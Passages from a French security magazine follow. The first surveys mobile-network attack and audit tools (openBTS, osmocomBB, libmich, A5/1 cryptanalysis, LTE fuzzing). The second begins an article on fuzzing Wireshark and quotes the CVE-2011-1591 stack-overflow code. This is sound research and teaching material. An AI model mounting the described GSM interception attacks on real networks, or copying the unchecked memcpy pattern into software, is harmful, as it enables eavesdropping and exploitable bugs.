La sécurité inter-réseaux opérateurs est hors du périmètre de cet article. L'architecture simplifiée de la figure 1 reflète la vue des interfaces et permet d'identifier les points d'entrée



génériques d'un réseau mobile. Elle servira de base à la description des outils disponibles, interface par interface, pour la suite de cet article.

3 Outils d'exploration et d'attaque

3.1 Depuis l'interface radio et le terminal

Accessible par nature et broadcastant de nombreuses informations pour localiser les utilisateurs et router les communications, l'interface radio est un premier angle d'exploration intéressant. Les objectifs généraux d'attaques sont les suivants :

- suivi des utilisateurs ;
- interception et modification des communications ;
- recherche de vulnérabilités côté terminal (*baseband*) ;
- recherche de vulnérabilités côté réseau.

Interface obscure et difficilement explorable jusqu'à il y a peu, l'arrivée de nombreux composants *open source* de *Software Defined Radio* (SDR) et la disponibilité de matériel compatible à relativement bas coût ont changé la donne. Il convient cependant de tempérer cet enthousiasme en fonction de la génération de réseau mobile concernée.

La disponibilité et la qualité des outils *open source* et la faisabilité des attaques sont très variables en fonction du réseau attaqué. Si les réseaux 2G souffrent d'une authentification non mutuelle et permettent ainsi des attaques par fausse station de base, ce n'est ni le cas des réseaux 3G, ni des réseaux LTE. Les outils radio sont également majoritairement disponibles pour des réseaux 2G. Pour les réseaux 3G et LTE, les outils radio disponibles sont peu nombreux, à l'exception notable du projet *openLTE* [3], qui est cependant très peu mature pour l'instant.

En fonction de la nature de l'attaque (active ou passive), les outils varient. Les liens vers tous les projets présentés ci-après sont tous regroupés sous la référence [4]. Tous ces éléments sont à considérer comme des briques de base qu'il conviendra d'assembler et d'étendre en fonction des besoins.

Parmi les projets principaux et les plus aboutis, on retiendra :

- **gnuradio associé à un USRP ou à un dongle rtl-sdr/ osmocomSDR**

gnuradio est un kit de développement permettant d'implémenter facilement des blocs de traitement du signal. Il permet à la fois de faire de la simulation pure, mais aussi de s'appuyer sur des composants matériels à relativement bas coût pour l'émission/

réception et pour le traitement efficace du signal. Il est adapté à tout type de radio et peut servir dans un cadre de développement plus large que celui des piles radios réseaux mobiles. Il est utilisé comme une brique de base dans une partie importante des projets présentés par la suite.

Le matériel de référence pour utiliser gnuradio dans un contexte réseau mobile est l'USRP N210 d'Ettus Research. L'USRP de première génération, moins onéreux et toujours disponible, dispose d'une horloge moins précise et est limité par les débits USB2 pour son interface externe, ce qui réduit la bande passante disponible à 8-10MHz. L'alternative bas coût pour une capture large bande sans USRP est d'utiliser un dongle DVB-T compatible avec le projet *osmocomSDR* (moins d'une centaine d'euros). De nombreuses applications sont d'ores et déjà compatibles (*airprobe*, *openLTE*, ...), mais les dongles DVB-T ne permettront que des attaques passives (pas d'*openBTS* par exemple).

- **openBTS**

Avant toute chose, un petit rappel de droit. L'émission de signaux radio dans les bandes de fréquences GSM/UMTS/LTE est régulée et soumise à la détention de licences en France et dans de nombreux pays. Chaque utilisateur de ce genre d'outils engage donc sa responsabilité sur ces points.

Ces précisions faites, *openBTS* est une implémentation *open source* et commerciale (les deux versions existent) de l'interface radio GSM Um s'interfaçant avec un PBX SIP (type Asterisk) pour router et gérer les appels. L'architecture est donc très différente de celle d'un réseau mobile 2G d'opérateur puisque tous les composants sont intégrés (pas de BSC, MSC, Media Gateway, HLR) et les appels gérés en SIP. *openBTS* ne supporte qu'un sous-ensemble assez limité des messages GSM standards.

Malgré ces restrictions, *openBTS* est un bon outil pour une première exploration du fonctionnement protocolaire d'un lien radio mobile (visualisation simple des trames dans Wireshark), mais également pour la recherche de vulnérabilités côté terminal dans les implémentations des piles radio ou du *parsing* SMS.

openBTS offre dans sa branche 2.6 une fonctionnalité « testcall » permettant d'obtenir un *socket* UDP vers un canal radio dédié avec le mobile fuzzé et d'injecter n'importe quel message de signalisation GSM (voir *libmich* ci-après pour la génération et la mutation de messages). Cette fonctionnalité a fait polémique et a été retirée de la branche *main stream* du projet *open source*. Elle reste toutefois disponible sur des *forks* GitHub. De nombreuses présentations sur le fuzzing de signalisation GSM et de SMS en direction des mobiles ont eu lieu dernièrement et le lecteur intéressé est invité à



se référer à la présentation de Sébastien Dudek et Guillaume Delugré à *Hack.lu* 2012 [4] pour obtenir plus de détails et de pointeurs sur le sujet (machines à état, *monitoring* de la cible et difficulté à obtenir un *debugger* sur le baseband, format *Type Length Value* des messages, ...).

L'absence d'authentification du réseau par l'utilisateur en 2G permet également de mener des attaques actives de type *Man-in-the-middle* à partir d'un montage openBTS pour peu qu'on émette à une puissance radio supérieure aux antennes environnantes. Ce type d'attaque n'est plus possible ni en 3G ni en LTE où l'authentification est mutuelle.

Aucun équivalent open source à openBTS n'existe aujourd'hui pour les réseaux 3G et LTE. Des produits payants sont toutefois des alternatives intéressantes. Ainsi, Range Network [5], qui maintient la branche commerciale d'openBTS, commercialise des produits 3G sur une base openBTS, tandis qu'Amarisoft [5] commercialise une implémentation LTE *network-in-a-box* à la manière d'openBTS qui s'appuie également sur un USRP N210 pour l'émission/réception radio.

- libmich

Pour pouvoir évaluer la robustesse des piles protocolaires tant côté terminal que côté réseau, une bibliothèque permettant de construire et modifier rapidement des messages des protocoles réseaux mobiles est essentielle. La bibliothèque la plus aboutie à ce jour dans le domaine est la libmich disponible en GPLv2, développée en Python et implémentant de très nombreux messages L2/L3 GSM et UMTS (*call control, mobility management, radio resources management, ...*), mais également des protocoles du monde IP très utilisés dans les réseaux mobiles tels que SCTP, GTP et IKE par exemple.

- osmocomBB

osmocomBB est un projet open source implémentant les *layers* 1/2/3 GSM. Ici, contrairement à openBTS, on ne parle donc plus d'antennes ou d'éléments de réseau open source, mais bien de basebands open source. Les mobiles compatibles sont très peu coûteux (une dizaine d'euros) et facilement accessibles.

Ces mobiles sont uniquement responsables de la gestion de la couche 1 pour les messages envoyés. Les couches 2 et 3 sont implémentées dans une application en C nommée « mobile » destinée à tourner sur un PC hôte. Le PC et le téléphone sont reliés par un câble USB/série avec adaptateur jack 2.5mm.

Il est donc possible avec osmocomBB de manipuler le trafic montant (en direction du réseau) et ainsi de valider des implémentations d'équipements réseau soit en modifiant l'application « mobile » fournie, soit en écrivant une autre en s'appuyant sur la

libmich par exemple. osmocomBB est également un très bon outil pour le trafic descendant (capture).

La figure ci-dessous montre comment la libmich peut être utilisée pour parser des messages reçus par le terminal.

```
from libmich.formats.pcap import *
from libmich.formats.L3GSM_PR import *
#GSM IMMEDIATE_ASSIGNMENT message from an
#osmocombb radio capture using Wireshark
buffer=""\x02\x04\x01\x00\x00\x05\x00\x00
\x00\x27\xfd\xad\x02\x00\x00\x00\x2d\x06
\x3f\x00\x20\x40\x05\x08\x00\xb3\x01\x00
\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b
\x2b\x2b\x5d\xeb\x03\x16\xeb\x00""
#the message starts with a GSMTAP header
#http://bb.osmocom.org/trac/wiki/GSMTAP
msg = gsmtap()
#followed by an IMMEDIATE_ASSIGNMENT payload
msg << IMMEDIATE_ASSIGNMENT()
#auto-magically parsed by libmich
msg.parse(buffer)
#giving a nice text output similar to Wireshark one (shortened)
show(msg)

### [gsmtap] ###
<[version] : 2>
<[hdr_len] : 4>
<[type] : '1 : GSM Um'>
<[timeslot] : 0>
<[arfcn] : 5>
<[signal_dbm] : 0>
<[snr_db] : 0>
<[frame_number] : 2620845>
<[sub_type] : 2>
<[antenna_nr] : 0>
<[sub_slot] : 0>
<[res] : 0>
### [IMMEDIATE_ASSIGNMENT] ###
<L2 pseudo length [len] : 11>
<More data bit [M] : 0b0>
<Length field not extended [EL] : 0b1>
<Skip Indicator [SI] : 0b0000>
<Protocol Discriminator [PD] : '10 : GPRS session management m
<[Type] : '6 : SYSTEM INFORMATION TYPE 5 ter'>
<Dedicated mode or TBF [Dedicated] : '3 : downlink TBF assignm
```

Figure 3 : Le parsing d'un paquet réseau mobile avec la libmich

- Wireshark dans la dernière version de développement disponible sur le SVN du projet

Wireshark embarque par défaut un nombre de dissecteurs impressionnant pour les couches protocolaires réseaux mobiles. On notera entre autres le support de GTP-C, GTP-U, SCTP, S1-AP, mais aussi des protocoles plus anciens et purement circuits comme GSM MAP, M3UA, BSSAP (voir Figure 4).

- cryptanalyse A5/I et rainbow table

Depuis plusieurs années maintenant, l'algorithme de chiffrement A5/1 utilisé dans les réseaux GSM est considéré comme cassé d'un point de vue théorique comme d'un point de vue pratique pour un attaquant disposant de peu de matériel.

Pour récupérer le trafic sur la voie radio, un USRP ou osmocomBB sont de bons outils. La cryptanalyse est ensuite assez rapide grâce à des tables de pré-calculs d'environ 2TB et à un PC standard.

Une capture radio ciblée sur un utilisateur nécessite cependant d'être capable soit de suivre finement l'utilisateur dans ses nombreux sauts de fréquence, soit une capture large bande. Cela peut nécessiter



Ce document est la propriété exclusive de Johann Locatelli (johann.locatelli@businessdecision.com) - 06 janvier 2016 à 09:43

```

BSSAP 142 CR (BSSMAP) Complete Layer 3 Information (DTAP) (MM) CM Service
BSSAP 186 SACK CC DTI (DTAP) (MM) Authentication Request
BSSAP 102 DTI (DTAP) (MM) Authentication Response

Frame 2: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits)
Ethernet II, Src: a:c5 (a:c5), Dst: 6:96
Internet Protocol Version 4, Src: ( ), Dst:
Stream Control Transmission Protocol, Src Port: m3ua (2905), Dst Port: m3ua (
MTP 3 User Adaptation Layer
Signalling Connection Control Part
Stream Control Transmission Protocol
MTP 3 User Adaptation Layer
Signalling Connection Control Part
BSSAP
GSM A-I/F DTAP - Authentication Request
  Protocol Discriminator: Mobility Management messages
  00... = Sequence number: 0
  ..01 0010 = DTAP Mobility Management Message Type: Authentication Request (
  0000 .... = Spare bit(s): 0
  Ciphering Key Sequence Number
  .... 0... = Spare bit(s): 0
  .... .001 = Ciphering Key Sequence Number: 1
  Authentication Parameter RAND - UMTS challenge or GSM challenge
  RAND value: 760

127.0.0.2 127.0.0.2 GSMTAP 87 (CCCH) (RR) Immediate Assignment

Frame 450: 87 bytes on wire (696 bits), 87 bytes captured (696 bits)
Ethernet II, Src: 00:90:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:03:00:00:00 (00:00
Internet Protocol Version 4, Src: 127.0.0.2 (127.0.0.2), Dst: 127.0.0.2 (127.0.0.2)
User Datagram Protocol, Src Port: 48736 (48736), Dst Port: gsmtap (4729)
GSM TAP Header, ARFCN: 5 (Downlink), TS: 0, channel: ccch (0)
GSM CCCH = Immediate assignment
  L2 Pseudo Length
  Protocol Discriminator: Radio Resources Management messages
  Message Type: Immediate Assignment
  Page Mode
  .... 0000 = Page Mode: Normal paging (0)
  Dedicated mode or TBF
  0000 .... = Dedicated mode or TBF: This message assigns a dedicated mode resource
  Channel Description
  0010 0... = SDCCH/4 + SACCH/C4 or CBCH (SDCCH/4), Subchannel 0
  .... 000 = Timeslot: 0
  010. .... = Training Sequence: 2
  ...0 .... = Hopping channel: No
  .... 00.. = Spare
  single channel : ARFCN 5
  Request Reference
  Timing Advance
  Mobile Allocation
  IA Rest Octets

```

Figure 4 : Visualisation dans Wireshark d'une capture réseau mobile cœur entre des équipements de test (en haut) et d'une capture entre un mobile osmocomBB et une antenne (messages échangés sur la voie radio)

du matériel radio plus évolué. La cryptanalyse permet de récupérer la clé de session Kc et ainsi de déchiffrer la communication en cours. Pour les attaquants plus fortunés (plusieurs dizaines de k€), des racks de calculs embarquant un très grand nombre de FPGA et optimisés pour la cryptanalyse d'A5/1 ou de DES sont également disponibles.

Une augmentation de la fréquence de réauthentification, voire une authentification systématique pour chaque demande de service, permet de réduire considérablement la durée de vie et d'utilisation de Kc et donc de limiter ces attaques. Des contre-mesures complémentaires sont la randomisation du padding dans certains messages pour ralentir la cryptanalyse, mais surtout le passage à un algorithme cryptographique fort tel qu'A5/3.

Il est important de noter qu'à ce jour, aucune attaque pratique n'existe contre les algorithmes d'authentification, de chiffrement et de contrôle d'intégrité pour les réseaux 3G et LTE.

- Et l'IP dans tout ça ?

Mais au final, dans un réseau LTE, le mobile obtient bien une connectivité IP de son opérateur.

N'est-il pas possible d'utiliser les outils d'audit et d'attaque, bien rodés dans le monde IP ?

Si l'on revient sur les piles protocolaires présentées de manière simplifiée en figure 5, on se rend compte que le trafic IP utilisateur est en fait encapsulé dans un tunnel GTP-U dédié entre l'eNodeB et la S/P-GW avant d'être décapsulé pour être routé sur Internet. C'est donc la S/P-GW qui est en charge de contrôler (interdire dans la plupart des cas) le routage entre utilisateurs ou à destination d'adresses du cœur de réseau. Cette passerelle est également en charge de l'anti-spoofing et de la protection contre les sur-encapsulations. Plus encore, différents étages de pare-feu/ALG et de NAT peuvent être mis en place. D'un point de vue IP, la visibilité qu'a un mobile des équipements réseau ou des autres utilisateurs est donc très réduite.




Figure 5 : Pile protocolaire User plane depuis le terminal jusqu'à la sortie du réseau

3.2 Depuis le réseau de transport et les antennes

Si vous avez bien retenu l'architecture de sécurité LTE du précédent article, vous vous souvenez que, contrairement au cas des réseaux 3G, l'antenne (eNodeB en 4G) est le point de terminaison du chiffrement radio. Elle déchiffre donc tout le trafic utilisateur avant de le transmettre au cœur de réseau. L'eNodeB est également directement reliée : d'une part au MME avec qui elle communique pour la gestion de l'authentification et de la mobilité des utilisateurs, d'autre part avec la S-GW pour le routage des flux de données.

La sécurité du lien de transport entre les antennes et le cœur de réseau est donc cruciale pour éviter qu'un attaquant puisse y intercepter ou modifier du trafic, tant du trafic utilisateur que celui lié au fonctionnement du réseau. La protection recommandée dans les normes pour ces interfaces est IPsec en mode ESP avec établissement du tunnel grâce à IKEv2 avec des certificats X.509.

Un attaquant peut certes se positionner sur cette interface en se connectant à une antenne ou à un nœud du backhaul, mais il aura affaire à du trafic chiffré et protégé en intégrité.

Au-delà de cette protection essentielle du réseau de transport, il convient également de valider la robustesse



des interfaces du MME exposées aux antennes. La figure 6 rappelle les piles protocolaires en jeu.




Figure 6 : Pile protocolaire Control Plane du terminal au MME

Les principaux outils open source existant pour jouer avec SCTP, GTP-C et GTP-U ainsi que S1-AP sont développés par ERNW avec notamment Dizzy (*framework* de fuzzing S1-AP, X2-AP et GTP), **gtp_scan** et **sctp_scan** [6]. Ces outils ont été récemment étendus dans le cadre d'un projet de recherche allemand sur la sécurité des réseaux mobiles 4G nommé Asmonia qui vient de se terminer en mai 2013 [7] et qui contient également d'autres livrables de référence, dont une analyse de risque très complète d'un réseau LTE.

On pourra également utiliser la libmich pour certains de ces aspects.

3.3 Dans le cœur de réseau

Avoir accès à un cœur de réseau mobile et à toutes ses interfaces permet évidemment de tester plus en profondeur et de manière bien plus directe la robustesse des équipements face à du trafic mal formé. Cela permet également d'avoir accès aux consoles d'administration des équipements concernés et donc de suivre leur état au fur et à mesure des tests.

Un bémol cependant pour les activités de fuzzing. Ces équipements étant par nature faits pour être hautement disponibles et supporter une charge de plusieurs centaines de milliers d'utilisateurs, le monitoring de la cible fuzzée est complexe. En effet, même en cas de *crash* sur une connexion ou une session, l'équipement peut reprendre en charge la session sur une autre instance de *process* disponible de manière transparente et le crash a des chances de passer inaperçu.

Au-delà des protocoles et des équipements mobiles présentés auparavant, un cœur de réseau 4G est avant tout une plateforme de routage de paquets IP, de distribution de contenu et de facturation. De nombreux équipements standards IP (*switch*, routeurs, pare-feu, *load-balancer*, *proxy*, serveur d'administration et de maintenance, ...) y sont interconnectés, et pour ces équipements, les outils standards d'un audit réseau s'appliquent alors.

3.4 Pour aller plus loin

3.4.1 Femtocells, SS7, M3UA, ...

Cet article s'est limité pour des raisons d'espace à l'architecture de base d'un réseau mobile de 4^e génération et a fait abstraction de nombreux protocoles et équipements de cœur de réseau, notamment de 2^e et 3^e générations. La compatibilité avec les équipements *legacy* et les réseaux SS7/SIGTRAN avec leur support *over IP* (M3UA, ...), les interfaces de roaming, le HSS et ses messages DIAMETER ainsi que les *SMS centers* ont également été passés sous silence. Les évaluations de sécurité de ces équipements sont essentielles à la sécurité d'un réseau d'opérateur. On notera que des présentations dans des conférences sécurité sont néanmoins régulièrement faites à ce sujet [8].

Pour ce qui est des *femtocells* (appelées aussi *Home(e) NodeB*), elles auraient pu elles aussi faire l'objet d'un article dédié. Le sujet est cependant déjà assez bien documenté par ailleurs et le lecteur intéressé est invité à consulter les références [9].

3.4.2 Spécifications et documents de meeting 3GPP, IETF

Les normes 3GPP, même si souvent indigestes au premier abord, sont toutes des documents publics et chaque protocole et machine à état est complètement décrit. Il est donc possible pour un lecteur motivé d'étendre des outils existants ou d'en créer de nouveaux pour des besoins particuliers en se basant sur ces documents [1]. Ces documents sont construits et mis à jour lors de meetings réguliers entre opérateurs et constructeurs. Si la participation à ces meetings nécessite d'être membre du 3GPP, les *mailing lists* de travail sont publiques et l'inscription est libre [10]. Le lecteur intéressé pourra utilement s'inscrire aux mailing lists du SA3 (groupe sécurité) ainsi que du CT1 et CT4 (protocoles).

Par ailleurs, les normes 3GPP s'appuient sur de nombreux protocoles IP définis à l'IETF et la lecture des RFC correspondantes est donc également recommandée.

4 Évolutions et perspectives

4.1 Nouvelles architectures

- IMS/RCS/Joyn

Parler des réseaux de service IMS comme de quelque chose de nouveau serait assez paradoxal étant donné que les spécifications techniques sont



stables depuis maintenant de nombreuses années. Leur déploiement commercial est cependant très récent sous les acronymes *Rich Communication Suite* (RCS) ou *joyn*. L'architecture SAE/LTE en tant que telle ne fournit pas de service voix mais seulement une connexion paquets IP. Ce sont ces réseaux IMS/RCS/joyn qui seront le support de la transmission des communications voix sur IP en utilisant principalement les protocoles SIP et RTP.

Les outils de fuzzing et de découverte SIP ont de beaux jours devant eux de ce point de vue.

L'architecture de sécurité des réseaux IMS est une surcouche aux mécanismes de sécurité du réseau de transport SAE/LTE sous-jacent et est spécifiée pour les lecteurs intéressés dans la TS 33.203.

- Device to device – Proximity Services – Public Safety

À moyen terme, de nouvelles interfaces avec un enjeu sécurité fort vont apparaître. En effet, le 3GPP spécifie actuellement une nouvelle interface de communication directe entre terminaux à proximité les uns des autres sous contrôle et couverture du réseau. Dans ce même « work package » est étudiée la communication directe de terminal à terminal sans couverture du réseau pour des usages de type « Public Safety » (pompiers, police, ...). À ce jour, seules les exigences de services sont spécifiées et rassemblées dans l'étude TR 22.803 [11]. D'un point de vue architecture de sécurité, tout reste à faire et le travail sur le sujet devrait démarrer courant septembre 2013. Une étude à suivre donc.

4.2 Évaluation de sécurité d'équipements télécoms : TR 33.805 SECAM

Une étude (TR 33.805 [12]) en cours dans le groupe sécurité du 3GPP (SA3) sort du cadre des activités classiques de ce groupe qui spécifie plutôt architecture de sécurité et interfaces.

Cette étude que je pilote au SA3 vise à :

- harmoniser les exigences de durcissement d'équipements des opérateurs vis-à-vis des constructeurs pour les équipements LTE ;
- fournir des tests permettant d'évaluer si ces exigences sont remplies ou non ;
- décrire et créer un schéma d'évaluation des équipements et d'accréditation des acteurs.

Il s'agit ainsi de construire un schéma permettant une évaluation sécurité plus systématique des équipements télécoms sur des bases communes entre tous les opérateurs et les constructeurs.

4.3 Rôle des opérateurs

Comme vu précédemment, de nombreuses tâches restent sous la responsabilité de l'opérateur et dépassent le périmètre des standards :

- déploiement et maintien opérationnel d'un réseau mobile dans une configuration sûre en appliquant les standards ;
- ingénierie IP et protection de son cœur de réseau pour limiter les attaques et réduire leurs impacts (déploiement de passerelles IPsec, pare-feu, DMZ, protocoles de management d'équipements sûrs, traçage et identification des attaquants, haute disponibilité, ...) ;
- évaluation des équipements qu'il intègre dans son réseau d'un point de vue sécurité (*penetration testing*, fuzzing, ...) ;
- contribution au maintien et à l'évolution des standards de sécurité dans les groupes concernés (3GPP, IETF, GSMA).

Conclusion

Les réseaux mobiles de 3^e et 4^e générations en incluant « de base » des aspects sécurité dans leurs standards d'architecture et de services permettent un niveau de sécurité et de protection élevé par défaut, tant des utilisateurs et de leurs données que des infrastructures opérateurs.


Ils ne sont cependant pas suffisants seuls. La complexité de ces réseaux, la variété des protocoles utilisés ainsi que le nombre de points d'entrée potentiels imposent chez les opérateurs la mise en place et le respect de processus de configuration, de validation et de maintien opérationnel de la sécurité.

Les outils d'exploration et d'attaque pour ces protocoles et interfaces deviennent de plus en plus accessibles. Pour la radio, bien que les outils soient aujourd'hui toujours principalement orientés 2G, ils évoluent rapidement et d'autres technologies pourraient être bientôt accessibles.

Enfin, l'écosystème intègre en permanence de nouvelles interfaces qui n'ont de limites que l'imagination des groupes définissant les besoins de services et pour lesquels des standards de sécurité solides devront être créés et maintenus. ■

■ REMERCIEMENTS

Je tiens à remercier Isabelle Kraemer pour sa relecture attentive de cet article et ses précieux conseils.



FUZZING : WIRESHARK

Laurent Butti – laurent.butti@gmail.com

mots-clés : FUZZING / WIRESHARK / ANALYSEUR RÉSEAU

L'histoire du fuzzing est régulièrement parsemée de succès. Une fois n'est pas coutume, cet article présente une approche, avec quelques astuces, qui a mis au jour un grand nombre de vulnérabilités dans le célèbre analyseur réseau Wireshark.

1 Introduction

Pourquoi réaliser du *fuzzing* ? Bien évidemment pour découvrir de nouvelles vulnérabilités, ce qui a pour effet immédiat d'améliorer la robustesse d'une implémentation logicielle, du moment bien entendu que les vulnérabilités soient publiées suite à la découverte des failles, puis corrigées et intégrées dans les nouvelles mises à jour de l'implémentation vulnérable.

Par le passé, nous avons eu l'occasion de réaliser de très nombreuses campagnes de fuzzing, essentiellement en « boîte noire » (sans accès aux implémentations testées) sur des implémentations de protocoles réseau. De nombreuses vulnérabilités ont été découvertes, que cela soit dans des implémentations de *drivers* client 802.11 [CVE-2006-6332], de points d'accès 802.11 [CVE-2007-5474], de commutateurs 802.1X/EAP [CVE-2007-5651], d'implémentations IKEv2 [CVE-2009-1957] ou encore de VoIP [CVE-2008-4444]. Les techniques de fuzzing utilisées étaient basées sur de la génération de cas de tests par modèle qui est réputée efficace dans le contexte d'implémentations de protocoles réseau, mais qui nécessite en contrepartie des efforts conséquents dans la conception du modèle (« model-based » fuzzing). Ceci est d'autant plus vrai que certains protocoles sont intrinsèquement complexes à fuzzer, comme par exemple IKEv2 ou SSH, qui utilisent des mécanismes cryptographiques.

2 Choix d'une cible : Wireshark

Durant toutes ces campagnes de fuzzing d'implémentations réseau où de nombreuses failles ont été découvertes sur diverses implémentations, nous n'avons malheureusement jamais découvert de failles dans le célèbre analyseur

réseau Wireshark qui a très souvent été utilisé pour enregistrer les campagnes de fuzzing (et par conséquent a aussi été testé par effet de bord).

Inutile de souligner toute notre frustration de n'avoir rien trouvé à l'époque, alors que la complexité de Wireshark est réellement incroyable (version 1.6.7) : près de 946 dissecteurs, 2.000.000 lignes de code de C dont 1.600.000 dans la partie réservée aux dissecteurs.

Il suffit de comparer avec un noyau récent de Linux qui est d'environ 6 millions de lignes de code en C et le logiciel de détection d'intrusion Snort qui est d'environ 200.000 lignes de code en C pour mesurer toute l'ampleur des développements engagés dans Wireshark.

Dans ce contexte, il apparaît difficilement envisageable que ce logiciel si énorme soit exempt de vulnérabilités. Un état de l'art déjà publié sur les vulnérabilités publiques dans Wireshark le prouve et donne certains espoirs de découverte [cf. tableau].

Ces 142 vulnérabilités publiques sont majoritairement soit de type corruption mémoire (dénis de service ou exécution de code arbitraire dans les dissecteurs de




Figure 1 : Vulnérabilités Wireshark classées par CVSS (source : blog.ring0.me)



trames réseau ou dans le *parsing* des formats de fichier locaux), soit de type boucle infinie. Les vulnérabilités les plus notoires étant celle sur LUA [CVE-2011-3360] qui offrait une exécution arbitraire de scripts LUA (mais qui est une vulnérabilité conceptuelle), et celle sur le dissecteur DECT [CVE-2011-1591] qui offrait une exécution arbitraire [BLOG] du fait d'un débordement sur la pile qui était malheureusement évident à découvrir par lecture de code source.

```
struct dect_bfield
{
    guint8 Data[128];
    guint8 Length;
};
<...>
pkt_len tvb_length(tvb);
<...>
if(pkt_len > DECT_PACKET_INFO_LEN + 2)
    memcpy((char*)&(pkt_bfield.Data), (char*)(pkt_ptr + 8), pkt_len - 5 - 8);
```

Extrait de code vulnérable (CVE-2011-1591)

Dans l'exemple ci-dessus, `pkt_len` est extrait d'un paquet réseau (source non de confiance) et est utilisé sans vérification préalable lors de l'appel à `memcpy()`, ce qui entraîne alors un classique débordement sur la pile.

Pour justifier la pertinence du choix de Wireshark comme cible, il suffit de souligner que Wireshark est l'analyseur réseau le plus utilisé et qu'il est exécuté avec des privilèges élevés (configuration par défaut) pour s'en convaincre. Afin de réduire les risques de l'utilisation de Wireshark, il est cependant possible de l'utiliser avec des privilèges standards à condition d'attribuer les privilèges adéquats à l'utilitaire `dumpcap` [PRIV].

Enfin, il ne faut pas oublier que si une vulnérabilité est découverte dans un des nombreux dissecteurs, il est souvent possible de faire en sorte d'appeler le dissecteur adéquat quel que soit le réseau support. Pensons notamment aux réseaux 802.11, où il serait alors possible d'exploiter une faille dans un dissecteur de protocole à base UDP/TCP tout simplement en injectant une trame 802.11 de données qui encapsule alors la trame malveillante (les dissecteurs de Wireshark étant appelés au fur et à mesure des couches basses vers les couches hautes), ouvrant encore la possibilité d'exécution arbitraire via la voie radioélectrique sans avoir de connexion avec la victime (le mode « monitor » en sans fil 802.11 étant utilisé pour l'écoute passive).

Wireshark devient alors une cible de choix, et un certain challenge était à relever car cet outil très utilisé et donc aussi très testé (que cela soit volontairement pour trouver des vulnérabilités ou par les nombreux utilisateurs de Wireshark qui peuvent rapporter des plantages pouvant a posteriori se révéler être des vulnérabilités) : tout ceci rend la probabilité de trouver de nouvelles vulnérabilités plus faible. L'historique des failles publiées sur les dernières années fait état d'une

vingtaine de vulnérabilités publiées par an, ce qui est somme toute honorable pour un logiciel de cette ampleur et exposition.

3 Fuzzing par l'équipe projet Wireshark

Une première étape a été de se renseigner si des travaux similaires avaient déjà été réalisés. À notre connaissance, peu de travaux publics, mis à part ceux effectués régulièrement dans le projet Wireshark. En effet, ils utilisent des techniques de fuzzing dans le cadre de leur cycle de développement : un outil de génération de paquets malformés et un script shell de pilotage d'exécution ont été développés à cet effet. Ces outils sont alors insérés dans le cycle de développement via un outil d'intégration continue, le « buildbot ».

L'outil « randpkt », développé en C, crée un fichier de capture au format PCAP rassemblant des paquets malformés générés aléatoirement en fonction d'un type de paquet désiré et préalablement sélectionné (Ethernet, UDP, TCP, ...).

Le « shell script » a pour rôle d'exécuter l'outil en ligne de commandes « tshark » sur des fichiers de capture au format PCAP et donc par conséquent (entre autres) les fichiers générés par l'outil « randpkt ». Cet outil a donc pour rôle de détecter les comportements non conformes de « tshark » et de sauvegarder les fichiers de capture ayant entraîné soit la réception d'un signal classique (SIGSEGV, SIGABRT, ...), soit un dépassement des limites posées via « ulimit » (SIGKILL). Le « buildbot » pilote alors ce mécanisme afin de découvrir d'éventuels problèmes, et lorsque c'est le cas, crée en conséquence un ticket automatiquement dans le *bugtracker* Wireshark [TRACKER]. Ce principe d'intégration du fuzzing dans le cycle de développement fait état d'une prise de conscience majeure des aspects sécurité par la communauté Wireshark.

En complément à ces outils, la communauté Wireshark intègre une « fuzz menagerie » [MENAGERIE] dans laquelle toutes les traces déclenchant des *bugs* sont archivées et utilisées en tant que tests de non régression. Ceci est particulièrement efficace et témoigne encore une fois d'une prise en compte sérieuse de la qualité des développements. Par ailleurs, parmi la liste des CVE, de nombreuses failles ont été découvertes par l'outil de fuzzing de l'équipe Wireshark via leur « buildbot », ce qui prouve à la fois l'efficacité de l'outil, mais aussi témoigne de la politique ouverte de gestion des bugs sécurité du projet Wireshark qui référence chaque bug de sécurité découvert et publie alors des avis de sécurité officiels [ADVISORIES].

Enfin, des règles de développement sûres sont édictées dans le `README.developer`, ainsi que des recommandations générales telles que celles-ci :



```

531 1.1.3 Robustness.
532
533 Wireshark is not guaranteed to read only network traces that contain
correctly-
534 formed packets. Wireshark is commonly used to track down networking
535 problems, and the problems might be due to a buggy protocol
implementation
536 sending out bad packets.
537
538 Therefore, protocol dissectors not only have to be able to handle
539 correctly-formed packets without, for example, crashing or looping
